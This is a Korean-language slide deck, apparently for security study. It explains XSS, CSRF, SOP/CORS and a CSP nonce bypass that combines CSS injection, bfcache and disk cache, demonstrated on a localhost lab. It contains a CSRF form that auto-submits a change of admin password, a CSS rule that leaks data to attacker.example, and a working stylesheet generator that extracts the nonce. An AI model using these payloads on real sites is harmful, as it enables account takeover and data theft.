
XSS



XSS

- XSS
 - Cross Site Scripting의 줄임말
 - Client-Side에서 제일 위험하고 트리거만 된다면 공격하기 쉬운 취약점
 - 웹 자바스크립트를 실행시켜 세션 탈취, 민감 정보 획득 등의 공격 수행
 - 쿠키 혹은 LocalStorage값을 탈취하거나 사용자의 세션으로 요청을 보내게 하여 민감한 정보 탈취

XSS



XSS




Cookie:
session=veryverysecret ← **httpOnly=true**

XSS

- document.cookie를 직접적으로 얻을 수 없을 때
 - 보통은 다른 민감한 경로에 요청을 직접적으로 보냄
 - admin페이지나 비밀번호 변경 경로에 요청을 보냄
 - 혹은 원하는 데이터를 공격자의 서버로 leak 가능

XSS



SOP, CORS

- SOP
 - 같은 출처가 아닌 Origin에 대해 Cross Origin으로 간주하는 정책
 - Scheme, Host, Port 이 셋 중 하나라도 다르면 Cross Origin으로 간주
 - 다른 Origin에 대해서 Cookie, LocalStorage, DOM 등 접근 불가능
 - ex) 다른 Origin으로 fetch를 통해 직접적으로 POST요청을 보내고 응답을 받는것이 불가능
- CORS
 - SOP 정책을 완화시키기 위한 기능
 - 다른 출처의 자원 정책을 허용하기 위한 기능
 - Access-Control-Allow-Origin 헤더가 응답 헤더로 들어오면 해당 origin의 SOP정책을 완화시킬 수 있음
 - ex) Access-Control-Allow-Origin: <https://example.com>

CSRF

- CSRF
 - Cross Site Request Forge
 - 교차 출처 요청 변조
 - cookie를 직접적으로 얻을 수 없을 때 유용하게 사용 가능
 - js, form, img 태그 등등을 사용하여 공격 가능
 ⇒ form, img 태그는 SOP 정책에 관계 없이 요청 가능
 - SOP정책을 우회할 시 유용하게 사용 가능
 - 원하는 요청을 보낼 수 있지만 응답을 받아오긴 어려움

CSRF : GET Method

- attacker.com source code

```
1 
```

CSRF : POST Method

- attacker.com source code

```
1 <form id="attack" action="https://target.com/change_password" method="POST">
2   <input type="hidden" name="name" value="admin">
3   <input type="hidden" name="password" value="1234">
4 </form>
5
6 <script>
7   document.getElementById('attack').submit();
8 </script>
```

CSP nonce

- 브라우저가 웹 페이지의 리소스를 어떻게 로드할 수 있는지를 제어하는 보안 기능
- nonce는 서버가 랜덤하게 생성한 1회용 토큰
- CSP 헤더에 작성된 nonce값과 script태그의 nonce 속성을 비교하여 일치하는 nonce를 가진 script만 안전한 것으로 간주

```
Content-Security-Policy: script-src 'nonce-8IBTHw0dqNKAWeKl7plt8g=='
```

```
<script nonce="8IBTHw0dqNKAWeKl7plt8g==">
    // ...
</script>
```

CSP nonce bypass

A screenshot of a browser window showing a successful XSS exploit. The page title is "localhost:3000/dashboard/xss". A modal dialog box says "localhost:3000 says http://localhost:3000" with an "OK" button. The main content area shows a table of files with columns "Name" and "Size". One row contains a script tag with a nonce: "`<script nonce="3c2afa2c0d5e8e9db98601ed7dc09b4d">alert(origin)</script>`". A blue arrow points from this line to a tooltip in the bottom right corner that reads "The page was opened using 'window.open()' and another tab has RelatedActiveContentsExist". Below the table, there's a "Back/forward cache" message and a "disk cache" entry highlighted with a red box. At the bottom, there are four colored buttons: Web (green), Scripting (blue), XSS (orange), and CSS (yellow). The XSS button is highlighted.

localhost:3000 says
http://localhost:3000

OK

Name	Size
login	0.4 kB
dashboard	0.7 kB
profile	0.2 kB
leak.css	0.2 kB
login	0.4 kB
profile	0.4 kB
back?n=3	0.2 kB
dashboard	0.2 kB
profile	0.2 kB
leak.css	0.2 kB

Back/forward cache

The page was opened using 'window.open()' and another tab has RelatedActiveContentsExist

(disk cache)

Web Scripting XSS CSS

Nonce CSP bypass using Disk Cache

The solution to my small XSS challenge, explaining a new kind of CSP bypass with browser-cached nonces. Leak it with CSS and learn about Disk Cache to safely update your payload

<https://jorianwoltjer.com/blog/p/research/nonce-csp-bypass-using-disk-cache>

CSP nonce bypass

"만약 script의 nonce가 계속해서 랜덤으로 변하는 과정에서
예전에 얻은 nonce를 재활용할 순 없을까?"

```
1 app.use(express.urlencoded());  
2  
3 app.get("/", (req, res) => {  
4   res.send(`  
5     <h1>Login</h1>  
6     <form action="/login" method="post">  
7       <input type="text" name="name" placeholder="Enter your name" required autofocus>  
8       <button type="submit">Login</button>  
9     </form>  
10    `);  
11  });  
12 app.post("/login", (req, res) => {  
13   res.cookie("name", String(req.body.name));  
14   res.redirect("/dashboard");  
15});
```

```
app.get('/dashboard', (req, res) => {
  if (!req.cookies.name) {
    return res.redirect("/");
  }
  const nonce = crypto.randomBytes(16).toString('hex');
  res.send(`

<meta http-equiv="Content-Security-Policy" content="script-src 'nonce-${nonce}'">
<h1>Dashboard</h1>
<p id="greeting"></p>
<script nonce="${nonce}">
  fetch("/profile").then(r => r.json()).then(data => {
    if (data.name) {
      document.getElementById('greeting').innerHTML = `Hello, <b>\${data.name}</b>!`;
    }
  })
</script>
`);

});

app.get("/profile", (req, res) => {
  res.json({
    name: String(req.cookies.name),
  })
});
```

CSS Injection

- 사용자가 css코드를 조작할 수 있을때 html의 민감한 요소나 정보들을 탈취할 수 있는 공격
- css selector를 사용하여 정보 유출

```
1 <style>
2 #a[value^="q"]{
3   background:url("https://attacker.example/q");
4 }
5 </style>
```

ex) id가 a인 곳에서 q로 시작할 시 attacker.com으로 q전달

bfcache


- Backwards/Forwards Cache
- 브라우저가 뒤로 혹은 앞으로 이동할때를 위해 페이지 상태를 캐시에 저장해두었다가 즉시 해동하는 히스토리 전용 캐시
- DOM+JS+스크롤 위치 등 페이지 전체 스냅샷을 저장함

ex) 로그아웃 후에도 뒤로가기를 하면 로그인 된 화면을 볼 수 있음

bfcache

- JS의 history.back(), history.forward(), history.go 등의 함수로 조작 가능

```
History {length: 8, scrollRestoration: "auto", state: {state: null, url: "http://www.google.com"}, [[Prototype]]: History}
  ▶ back: f back()
  ▶ forward: f forward()
  ▶ go: f go()
```



Exploit step

1. CSS Injection으로 현재 script의 nonce 유출
2. bfcache 및 disk cache를 사용하여 유출한 nonce를 쓸때의 페이지로 이동하여 nonce 재사용
- 3 XSS 트리거

Step 1. CSS Injection

- script에 사용된 nonce를 확인해야함
- 그러나, Content-Security-Policy로 nonce가 설정되면 보안상의 이유로 nonce 속성 값은 CSS선택자에서 선택이 불가함

```
res.send(`  
  <meta http-equiv="Content-Security-Policy" content="script-src 'nonce-${nonce}'">  
  <h1>Dashboard</h1>  
  <p id="greeting"></p>  
  <script nonce="${nonce}">  
    fetch("/profile").then(r => r.json()).then(data => {  
      if (data.name) {  
        document.getElementById('greeting').innerHTML = `Hello, <b>\${data.name}</b>!`;  
      }  
    })  
  </script>  
`);
```

Step 1. CSS Injection

- 대신 meta태그의 nonce를 유출

```
res.send(`  
  <meta http-equiv="Content-Security-Policy" content="script-src 'nonce-${nonce}'">  
  <h1>Dashboard</h1>  
  <p id="greeting"></p>  
  <script nonce="${nonce}">  
    fetch("/profile").then(r => r.json()).then(data => {  
      if (data.name) {  
        document.getElementById('greeting').innerHTML = `Hello, <b>${data.name}</b>!`;  
      }  
    })  
  </script>  
`);
```

Step 1. CSS Injection

- 그러나 일반 태그와 다르게 meta 태그는 렌더 태그에 속하지 않는 영역이기 때문에 배경이 로드되지 않고 요청도 이루어지지 않음

Visual formatting model

In CSS, the **visual formatting model** describes how user agents take the document tree, and process and display it for visual media. This includes continuous media such as a computer screen and paged media such as a book or document printed by browser print functions. Most of the information applies equally to continuous and paged media.

In the visual formatting model, each element in the document tree generates zero or more boxes according to the box model. The layout of these boxes is governed by:

Step 1. CSS Injection

```
▼<head>
  <meta http-equiv="Content-Security-Policy" content="script-src 'nonce-a14d8caf00a4e85f23b65b0a5adb35c'>
</head>
▼<body>
  <h1>Dashboard</h1>
  ▼<p id="greeting">
    "Hello, "
    ▼<b>
      <style>meta[content*="nonce"] { background: url('/profile') }</style>
    </b>
```

html

The screenshot shows the Network tab of a browser developer tools interface. The top navigation bar includes tabs for Console, AI assistance, Coverage, What's new, Issues, and Network, with Network being the active tab. Below the tabs are various filter and search options. The main area displays a timeline of network requests. A single request from 'content.css' is visible, showing a duration of 140 ms. The table below provides detailed information about this request:

Name	Status	Type	Initiator
dashboard	200	document	login
profile	200	fetch	dashboard:6
content.css	200	fetch	content.js:59

Step 1. CSS Injection

- box의 생성은 display 속성에 따라 달라짐
- 따라서, meta태그와 부모 태그의 display 속성을 none이 아닌 다른 값으로 변경해야함

Box generation

Box generation is the part of the CSS visual formatting model that creates boxes from the document's elements. Generated boxes are of different types, which affect their visual formatting. The type of the box generated depends on the value of the CSS [display](#) property.

https://developer.mozilla.org/en-US/docs/Web/CSS/Guides/Display/Visual_formatting_model

Step 1. CSS Injection

```
head, meta {  
    display: flex;  
}  
meta[content*="nonce"] {  
    background: url('/profile')  
}
```

Step 1. CSS Injection

The screenshot shows a browser developer tools interface with the Network tab selected. At the top, there is a preview of the page source code, which includes a Content-Security-Policy header and a CSS rule that attempts to load a profile image from the '/profile' endpoint.

The Network tab displays a timeline of network requests. The requests are listed in a table:

Name	Status	Type	Initiator
dashboard	200	document	login
profile	200	fetch	dashboard:6
content.css	200	fetch	content.js:59
profile	304	json	Other

The last request, 'profile', has a status of 304 and a type of 'json', and is highlighted with a red border. This indicates that the browser is attempting to fetch a JSON response from the '/profile' endpoint, likely as part of a CSS injection attempt.

Step 1. CSS Injection

- CSS Injection을 성공적으로 수행하려면 여러번의 요청을 통해 알맞은 nonce를 맞춰야 함
- 그러나 nonce값은 매번 바뀌기 때문에 한번의 요청으로 nonce를 맞춰야 함
- 따라서 한번의 CSS Injection 공격 요청으로 전체 nonce를 파악하는것이 목표

Step 1. CSS Injection

1. CSS Injection 요청을 3바이트 단위로 전송하는 방식으로 구조화

- 기존 CSS Injection 공격은 1바이트 단위로 탐지 요청 발생 (`nonce^="a"`)
- 해당 환경에서는 3바이트씩 묶어 브루트포싱

2. 각 요청에서 관측된 매칭 결과를 조합해 최종 nonce 전체를 재구성

- 1번 단계에서 보냈던 요청의 응답값들을 확인
- 정확한 위치에 대응하는 3바이트 단위의 조각들을 알맞게 연결
- 전체 nonce 유출

Step 1. CSS Injection

- 3바이트씩 변수를 선언하여 background에 한번만 정의 → background가 덮어 씌워지지 않음

```
app.get('/leak.css', (req, res) => {
  const l = [..."abcdef0123456789"];
  const strings = l.flatMap(a => l.flatMap(b => l.map(c => a + b + c)));
  const css = `\
    *{display: block}
${strings.map(s => `script[nonce*="${s}"]{--${s}:url(/l/${s})}`).join('\n')}
script {
  background: ${strings.map(s => `var(--${s},none)`).join(',')}`
}
`;
  res.setHeader('Content-Type', 'text/css')
  res.send(css);
});
```

Step 1. CSS Injection

```
head, meta {  
    display: block;  
}  
  
script[nonce*="aaa"] { --aaa: url(/l/aaa); }  
script[nonce*="aab"] { --aab: url(/l/aab); }  
script[nonce*="aac"] { --aac: url(/l/aac); }  
  
script[nonce*="aba"] { --aba: url(/l/aba); }  
script[nonce*="abb"] { --abb: url(/l/abb); }  
script[nonce*="abc"] { --abc: url(/l/abc); }  
  
script[nonce*="aca"] { --aca: url(/l/aca); }  
script[nonce*="acb"] { --acb: url(/l/acb); }  
script[nonce*="acc"] { --acc: url(/l/acc); }
```

```
script {  
background:  
    var(--aaa, none),  
    var(--aab, none),  
    var(--aac, none),  
    var(--aba, none),  
    var(--abb, none),  
    var(--abc, none),  
    var(--aca, none),  
    var(--acb, none),  
    var(--acc, none),  
    var(--baa, none),  
    var(--bab, none),  
    var(--bac, none),  
    var(--bba, none),
```

Step 1. CSS Injection

```
<meta http-equiv="Content-Security-Policy" content="script-src 'nonce-2167342ba2d6afdd2ec41b8949222f32'>
</head>
<body>
  <h1>Dashboard</h1>
  <p id="greeting">
    "Hello, "
    <b>
      <style> @import url("/leak.css"); </style>
    </b>
    "!"
  </p>
  <script nonce="2167342ba2d6afdd2ec41b8949222f32">...</script>
```



✖ GET http://localhost:3000/1/afd 404 (Not Found)	leak.css:1
✖ GET http://localhost:3000/1/a2d 404 (Not Found)	leak.css:1
✖ GET http://localhost:3000/1/d2e 404 (Not Found)	leak.css:1
✖ GET http://localhost:3000/1/2d6 404 (Not Found)	leak.css:1
✖ GET http://localhost:3000/1/167 404 (Not Found)	leak.css:1
✖ GET http://localhost:3000/1/f32 404 (Not Found)	leak.css:1
✖ GET http://localhost:3000/1/ec4 404 (Not Found)	leak.css:1
✖ GET http://localhost:3000/1/2ba 404 (Not Found)	leak.css:1
✖ GET http://localhost:3000/1/216 404 (Not Found)	leak.css:1
✖ GET http://localhost:3000/1/2f3 404 (Not Found)	leak.css:1
✖ GET http://localhost:3000/1/fdd 404 (Not Found)	leak.css:1

